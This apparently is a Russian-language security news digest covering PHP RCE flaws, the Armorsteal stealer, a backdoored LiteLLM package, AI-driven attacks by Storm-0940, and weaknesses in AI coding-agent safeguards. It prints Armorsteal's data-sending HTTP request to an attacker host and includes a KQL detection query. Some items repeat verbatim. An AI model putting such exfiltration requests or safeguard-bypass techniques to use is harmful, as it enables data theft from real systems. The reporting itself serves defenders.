
UserGate защитит инфраструктуру X Кубка CTF России
▤ Разбор
Компания UserGate обеспечит защиту сетевой инфраструктуры финального этапа «X Кубка CTF России». Турнир пройдёт с 31 октября по 6 декабря 2026 года. Участники проверят навыки защиты информационных систем и поборются за 1 млн рублей.
Защита сетевой инфраструктуры предотвратит нелегитимный доступ и хакерские атаки на платформу соревнований. UserGate использует межсетевой экран нового поколения uNGFW с системами обнаружения вторжений, контент-фильтрации и защиты от вредоносных программ. Компания обеспечивает безопасность Кубка CTF России с 2020 года.
Архитектор клиентского опыта UserGate Михаил Кадер примет участие в арбитраже соревнований. Он отметил, что специалисты, начинавшие в CTF, востребованы в компании и обладают специфическими навыками работы в реальных условиях.
ⓘ Что такое CTF
CTF (Capture the Flag — «захват флага») — командные соревнования по информационной безопасности. Участники проверяют практические навыки защиты информационных систем.
Источник: UserGate
@cbunit
Chainguard нарушила эмбарго PHP Foundation, опубликовав исправления раньше срока
PHP Foundation обвинила Chainguard в нарушении эмбарго на раскрытие информации об уязвимостях. Chainguard опубликовала исправленные образы контейнеров PHP на шесть часов раньше запланированного срока. Это позволило злоумышленникам изучить исправления до того, как они стали доступны другим дистрибьюторам.
PHP Foundation описала процесс раскрытия, нарушенный утечками идентификаторов CVE, демонстрацией эксплойта и ранней публикацией Chainguard. Разработка исправления для проблемы управления памятью затягивалась с 2024 года. Уязвимости CVE-2026-109618 и CVE-2026-109619 позволяли выполнять удалённый код на веб-серверах без аутентификации.
ⓘ Что такое Chainguard
Chainguard — компания, занимающаяся безопасностью программного обеспечения, в частности, разработкой и поддержкой безопасных образов контейнеров. CEO компании Дэн Лоренц объяснил раннюю публикацию исправлений тем, что эксплойты уже появились в дикой природе.
Источники: Socket · D-Russia · SecurityMedia · Palo Alto Networks
@cbunit
Claude Code: риски безопасности для корпоративных пользователей
Claude Code, инструмент для анализа кода от Anthropic, имеет ряд уязвимостей, несмотря на встроенные настройки безопасности. Автоматический режим пропускает 17% рискованных действий, а пользователи одобряют 93% запросов на разрешения. Эксплойты в основном обходят защитные механизмы вокруг модели, а не саму модель.
Официальные настройки безопасности, такие как управляемые политики и песочница, повышают уровень защиты, но не устраняют все риски. Разработчики с правами локального администратора могут изменять политики, а облачные сессии не всегда подчиняются настройкам устройства. Кроме того, различные инструменты ИИ могут работать параллельно, каждый со своими политиками безопасности.
Для усиления защиты рекомендуется использовать дополнительные средства контроля: ограничение доступа к учетным данным, блокировку исходящих соединений по умолчанию, изоляцию для фоновых задач и контроль за действиями агентов для предотвращения опасных цепочек.
ⓘ Что такое Claude Code
Claude Code — это инструмент от Anthropic, предназначенный для анализа кода на наличие уязвимостей. Он работает как ИИ-агент, который может читать репозитории, выполнять команды и редактировать файлы с правами пользователя. Инструмент призван повысить безопасность разработки, но его собственные механизмы защиты имеют ограничения.
Источники: Adversa AI · Хабр / Машинное обучение
@cbunit

Armorsteal: новая Python-мальварь распространяется через поддельные сайты Chocolatey и MAS
В сентябре 2026 года команда Zscaler Threat Hunting выявила кампанию SEO-отравления. Злоумышленники использовали поддельные сайты, имитирующие менеджер пакетов Chocolatey и инструмент Microsoft Activation Scripts (MAS). Целью кампании было распространение новой вредоносной программы на Python, получившей название Armorsteal.
Пользователи, искавшие инструкции по установке Chocolatey или скрипты активации Microsoft, попадали на фишинговые страницы. Там им предлагалось выполнить вредоносный PowerShell-скрипт. Этот скрипт загружал и устанавливал Armorsteal, который включал компоненты для удалённого доступа, шпионажа и кражи данных. Код вредоноса был обфусцирован с помощью Pyarmor.
ⓘ Что такое Armorsteal
Armorsteal — это семейство вредоносных программ, написанных на Python. Оно предназначено для удалённого доступа к системе жертвы, шпионажа за её действиями и кражи конфиденциальной информации, такой как учётные данные, токены и данные криптовалютных кошельков. Вредонос использует обфускацию кода для усложнения анализа.
Источник: Zscaler ThreatLabz
@cbunit
В сентябре 2026 года команда Zscaler Threat Hunting выявила кампанию SEO-отравления. Злоумышленники использовали поддельные сайты, имитирующие менеджер пакетов Chocolatey и инструмент Microsoft Activation Scripts (MAS). Целью кампании было распространение новой вредоносной программы на Python, получившей название Armorsteal.
Пользователи, искавшие инструкции по установке Chocolatey или скрипты активации Microsoft, попадали на фишинговые страницы. Там им предлагалось выполнить вредоносный PowerShell-скрипт. Этот скрипт загружал и устанавливал Armorsteal, который включал компоненты для удалённого доступа, шпионажа и кражи данных. Код вредоноса был обфусцирован с помощью Pyarmor.
ⓘ Что такое Armorsteal
Armorsteal — это семейство вредоносных программ, написанных на Python. Оно предназначено для удалённого доступа к системе жертвы, шпионажа за её действиями и кражи конфиденциальной информации, такой как учётные данные, токены и данные криптовалютных кошельков. Вредонос использует обфускацию кода для усложнения анализа.
POST /receive_infof HTTP/1.1
Host: workerstats[.]net
User-Agent: python-requests/2.31.0
Content-Type: application/json
Content-Length: {CONTENT_LENGTH}

{
 "host_name": "{HOSTNAME}",
 "ip_address": "{LOCAL_IP}",
 "public_ip_address": "{PUBLIC_IP}",
 "mac_address": "{MAC_ADDRESS}",
 "system": "{WINDOWS_VERSION}",
 "machine": "{MACHINE_ARCHITECTURE}",
 "memory": {
   "total": {TOTAL_MEMORY_SIZE},
   "available": {AVAILABLE_MEMORY_SIZE},
   "percent": {MEMORY_PERCENTAGE}
 }
}
Источник: Zscaler ThreatLabz
@cbunit
Meta оштрафована на $25 млрд за утечку данных Cambridge Analytica
Суд Нью-Мексико обязал Meta выплатить $25 млрд за нарушения конфиденциальности данных, связанные со скандалом Cambridge Analytica. Жюри установило, что Meta нарушила закон о недобросовестной практике 43 млн раз, каждая из которых предусматривала штраф до $5000.
Изначально штат требовал $220 млрд, но судья снизил сумму до $25 млрд. Meta будет выплачивать 15% годовых на остаток долга. Дело связано с тем, что Facebook передавал данные до 87 млн пользователей Cambridge Analytica, которая использовала их для создания психологических профилей избирателей.
ⓘ Что такое Cambridge Analytica
Британская политическая консалтинговая фирма, которая использовала данные пользователей Facebook для создания психологических профилей избирателей. Скандал вокруг её деятельности в 2018 году выявил масштабные нарушения конфиденциальности данных.
Источники: The Record · D-Russia · Malwarebytes Labs
@cbunit

Китайская группировка Storm-0940 использует ИИ-фреймворк ARTEX для атак на сотни организаций
Китайская группировка Storm-0940 с сентября 2026 года автоматизирует атаки с помощью фреймворка ARTEX. Инструмент на базе ИИ позволяет ускорить компрометацию организаций и получить привилегированный доступ к облачной инфраструктуре. Время от начала атаки до получения доступа сократилось до трёх часов.
Microsoft связывает действия Storm-0940 с недавней компрометацией поставщика услуг ConnectWise. Атаки с использованием ARTEX ускоряют сканирование, подбор паролей и злоупотребление OAuth-приложениями. Это позволяет злоумышленникам действовать круглосуточно и одновременно по нескольким векторам, увеличивая скорость и масштаб атак, включая атаки на цепочки поставок.
ⓘ Что такое ARTEX
ARTEX — это фреймворк для автоматизированного пентеста с открытым исходным кодом. Он использует модели ИИ для выполнения различных задач, от разведки до эксфильтрации данных, с минимальным участием человека. Система состоит из LLM-агентов, которые накапливают информацию об активах и уязвимостях в графе в процессе тестирования.
Источники: Microsoft Security · The Record
@cbunit
Китайская группировка Storm-0940 с сентября 2026 года автоматизирует атаки с помощью фреймворка ARTEX. Инструмент на базе ИИ позволяет ускорить компрометацию организаций и получить привилегированный доступ к облачной инфраструктуре. Время от начала атаки до получения доступа сократилось до трёх часов.
Microsoft связывает действия Storm-0940 с недавней компрометацией поставщика услуг ConnectWise. Атаки с использованием ARTEX ускоряют сканирование, подбор паролей и злоупотребление OAuth-приложениями. Это позволяет злоумышленникам действовать круглосуточно и одновременно по нескольким векторам, увеличивая скорость и масштаб атак, включая атаки на цепочки поставок.
ⓘ Что такое ARTEX
ARTEX — это фреймворк для автоматизированного пентеста с открытым исходным кодом. Он использует модели ИИ для выполнения различных задач, от разведки до эксфильтрации данных, с минимальным участием человека. Система состоит из LLM-агентов, которые накапливают информацию об активах и уязвимостях в графе в процессе тестирования.
let ConnectWiseApps = dynamic([
    "506e08f9-6e9a-4da4-942b-a099a03644ae", // ConnectWise Cloud Backup
    "24205314-2b89-4e07-a2a4-579e898a5640", // ConnectWise - MS Teams
    "0de14c77-b9b0-4137-9360-34878a929827" // ConnectWise - MS Graph
]);
OAuthAppInfo
| where OAuthAppId in (ConnectWiseApps)
| mv-expand Permission = Permissions
| extend
    PermissionName = tostring(Permission.PermissionName),
    TargetApp = tostring(Permission.TargetAppDisplayName),
    TargetAppId = tostring(Permission.TargetAppId),
    PermissionType = tostring(Permission.PermissionType),
…
Источники: Microsoft Security · The Record
@cbunit
#дайджест
Главное к исходу четверга (22.10):
🔸 PHP: ошибка OOM приводит к RCE через некорректную очистку памяти
🔸 Chainguard нарушила эмбарго PHP Foundation, опубликовав исправления раньше срока
🔸 Meta оштрафована на $25 млрд за утечку данных Cambridge Analytica
🔸 Китайская группировка Storm-0940 использует ИИ-фреймворк ARTEX для атак на сотни организаций
Arista устранила уязвимость нулевого дня в VeloCloud Orchestrator, эксплуатируемую в атаках
Разбор целиком: cbunit.ru
Источники: BleepingComputer · The Hacker News
@cbunit
Разбор целиком: cbunit.ru
Источники: BleepingComputer · The Hacker News
@cbunit
PHP: две критические уязвимости позволяют удалённо выполнить код
PHP выпустила исправления для двух критических уязвимостей, позволяющих удалённо выполнить код. CVE-2026-109618 связана с ошибкой нехватки памяти, а CVE-2026-109619 — с устаревшим состоянием глобальных переменных. Уязвимости получили оценку CVSS 9.2.
Разработчики PHP выпустили обновления 8.5.12, 8.4.27, 8.3.36 и 8.2.35, указав, что полных обходных путей не существует, и единственным безопасным решением является обновление. Для версий PHP 8.1 и старше, которые больше не поддерживаются, доступны лишь частичные меры защиты. Власти Нидерландов и Финляндии временно отключали государственные сайты до выхода исправлений.
ⓘ Что такое PHP2Shell
PHP2Shell — инцидент, связанный с утечкой двух критических уязвимостей в PHP. Утечка произошла до официального выпуска исправлений, что дало злоумышленникам преимущество во времени для разработки эксплойтов.
Источник: Forrester
@cbunit
Рынок автоматизации ИБ стабилизировался после роста в 2025 году
Рынок систем автоматизации ИБ SIEM, IRP и SOAR стабилизировался после рекордного роста в 2025 году. Аналитики N4A Analytics отмечают, что объем потребления в 2026 году достигнет 23 млрд рублей, показав прирост всего в 10%.
Устойчивость рынка обеспечивают рост числа и скоротечности атак, а также регуляторный сдвиг в сторону оценки процессов ИБ. Однако высокая трудоемкость внедрения и эксплуатации систем ограничивает круг потребителей крупными компаниями.
ⓘ Что такое SIEM, IRP и SOAR
SIEM (Security Information and Event Management) собирают и коррелируют события безопасности. IRP (Incident Response Platform) автоматизируют расследование инцидентов. SOAR (Security Orchestration, Automation and Response) объединяют оба класса, оркестрируя средства защиты и позволяя реагировать без ручного вмешательства. Все три класса закрывают цикл «обнаружение — анализ — реагирование».
Источник: ComNews
@cbunit
Рынок систем автоматизации ИБ SIEM, IRP и SOAR стабилизировался после рекордного роста в 2025 году. Аналитики N4A Analytics отмечают, что объем потребления в 2026 году достигнет 23 млрд рублей, показав прирост всего в 10%.
Устойчивость рынка обеспечивают рост числа и скоротечности атак, а также регуляторный сдвиг в сторону оценки процессов ИБ. Однако высокая трудоемкость внедрения и эксплуатации систем ограничивает круг потребителей крупными компаниями.
ⓘ Что такое SIEM, IRP и SOAR
SIEM (Security Information and Event Management) собирают и коррелируют события безопасности. IRP (Incident Response Platform) автоматизируют расследование инцидентов. SOAR (Security Orchestration, Automation and Response) объединяют оба класса, оркестрируя средства защиты и позволяя реагировать без ручного вмешательства. Все три класса закрывают цикл «обнаружение — анализ — реагирование».
❝Тут тот редкий случай, когда реальный запрос на сквозную автоматизацию ИБ-процессов стимулируется аналогичными требованиями регуляторов. Но это не быстрый процесс, правильнее говорить про годы❞
— Александр Герасимов
Источник: ComNews
@cbunit
В пакет LiteLLM внедрили стилер учётных данных и бэкдор
▤ Разбор
В пакет LiteLLM версии 1.107.0, опубликованный 21 октября в PyPI и Docker, злоумышленники внедрили вредоносный код. Он крадёт учётные данные браузеров, облачных сервисов и ИИ-инструментов, а также содержит скрытую возможность для связи с командным центром.
Уязвимая версия была быстро помещена в карантин, но успела получить около 49 000 загрузок. Вредоносный код устанавливается через файлы cook.pth, cook.py и sitecustomize.py, которые запускаются при старте интерпретатора Python. Атака проводилась с использованием украденных токенов GitHub CLI, полученных из логов внутренней инфраструктуры LiteLLM.
ⓘ Что такое LiteLLM
LiteLLM — это библиотека с открытым исходным кодом, которая унифицирует доступ к различным моделям больших языков (LLM), таким как OpenAI, Anthropic и Google. Она позволяет разработчикам использовать единый API для взаимодействия с разными ИИ-сервисами, упрощая интеграцию и снижая затраты.
Источники: Wiz · BleepingComputer · CSO Online
@cbunit

Роскомнадзор: число лицензий связи сократилось на 38%, РЭС 5G — 6000
Роскомнадзор сократил число лицензий на услуги связи на 8,5 тысячи за период 2024–2026 годов. Это произошло после изменений в законе «О связи», позволяющих прекращать действие лицензий во внесудебном порядке. За пять лет число лицензиатов уменьшилось на 38%, с 11 тысяч до 7 тысяч. Сокращение не повлияло на развитие отрасли, поскольку с рынка ушли компании, не способные обеспечить устойчивость и безопасность сетей.
Число радиоэлектронных средств мобильной связи в России выросло на 57% за пять лет, достигнув 1,6 млн. Основной рост обеспечил стандарт LTE, число его РЭС увеличилось на 96%. Сети GSM также показали прирост в 32%, что связано с их надежностью и покрытием малых населенных пунктов. Сети UMTS начали сокращаться с 2024 года.
Операторам разрешили активацию 5G на сетях LTE в порядке технологической нейтральности. Для развития 5G выделен диапазон 4,9 ГГц с условием использования российского оборудования и криптографии. Переоформлено 140 из 511 лицензий для 5G. Зарегистрировано почти 6 000 РЭС стандарта 5G в 52 населенных пунктах, но фактическое покрытие остается точечным.
С 2027 года Роскомнадзор ужесточит требования к покрытию населенных пунктов, требуя охвата не менее 90% площади. Это потребует от операторов расширения зон покрытия в сотнях населенных пунктов. Покрытие автомобильных дорог федерального значения стандарта LTE выполняется с опережением общего графика (84–87%), но покрытие приоритетных дорог пока ограничено автодорогой М-11. Обязанность по покрытию региональных дорог пока не установлена.
Количество административных дел и штрафов за проверку достоверности сведений об абонентах и подмену номера выросло с 2021 года. Снизилось число административных материалов по радиоконтролю, но выросла сумма штрафов из-за их трехкратного увеличения с 2025 года. В 2025 году введены требования для иностранцев по заключению договоров, биометрии и лимиту сим-карт (10 на человека), для граждан РФ лимит составил 20 сим-карт.
Источник: Роскомнадзор
@cbunit
Kaspersky NGFW v.1.3: итоги лабораторного тестирования от К2 Кибербезопасность
Источники: Хабр / ИБ · Хабр / Новости
@cbunit
Источники: Хабр / ИБ · Хабр / Новости
@cbunit
Capcom: утечка 11,7 млн аккаунтов может привести к фишингу
Японский разработчик видеоигр Capcom сообщил об утечке данных, затронувшей более 11,7 млн записей CAPCOM ID. В опубликованную информацию вошли адреса электронной почты, сведения об активности аккаунтов и IP-адреса. В меньшем числе записей содержались персональные данные, такие как даты рождения.
Компания заявила, что информация о кредитных картах не пострадала. Capcom не подтвердила компрометацию паролей, однако зафиксировала несанкционированное изменение паролей в 196 аккаунтах. Эти пароли были сброшены. CAPCOM ID — единая система учёта для сайтов и сервисов компании, включая онлайн-функции игр. Она позволяет связывать аккаунты с платформами PlayStation, Xbox, Steam, Epic Games и Nintendo.
Утечка может помочь злоумышленникам создавать более убедительные фишинговые сообщения, нацеленные на пользователей Capcom. Компания обнаружила инцидент 19 октября и устранила метод атаки. Игры и сервисы остаются доступными. Capcom планирует уведомить пострадавших клиентов.
Источник: Malwarebytes Labs
@cbunit
Роскомнадзор: число заблокированных звонков с подменой номера снизилось на 16%
Российские операторы связи заблокировали 300 млн вызовов с подменой номера за первые девять месяцев 2026 года. Этот показатель на 16% ниже, чем за аналогичный период 2025 года. Информационная система «Антифрод» верифицировала 146,3 млрд звонков, из которых около 0,2% были заблокированы как подозрительные.
ИС «Антифрод» работает с декабря 2022 года и помогает операторам проверять номера звонящих. К системе подключены 995 операторов связи, что составляет 100% от общего числа компаний. В 2026 году Роскомнадзор выявил более 250 нарушений у 67 операторов связи, назначив штрафы на сумму свыше 50 млн рублей.
Источники: SecPost · Хабр / Новости
@cbunit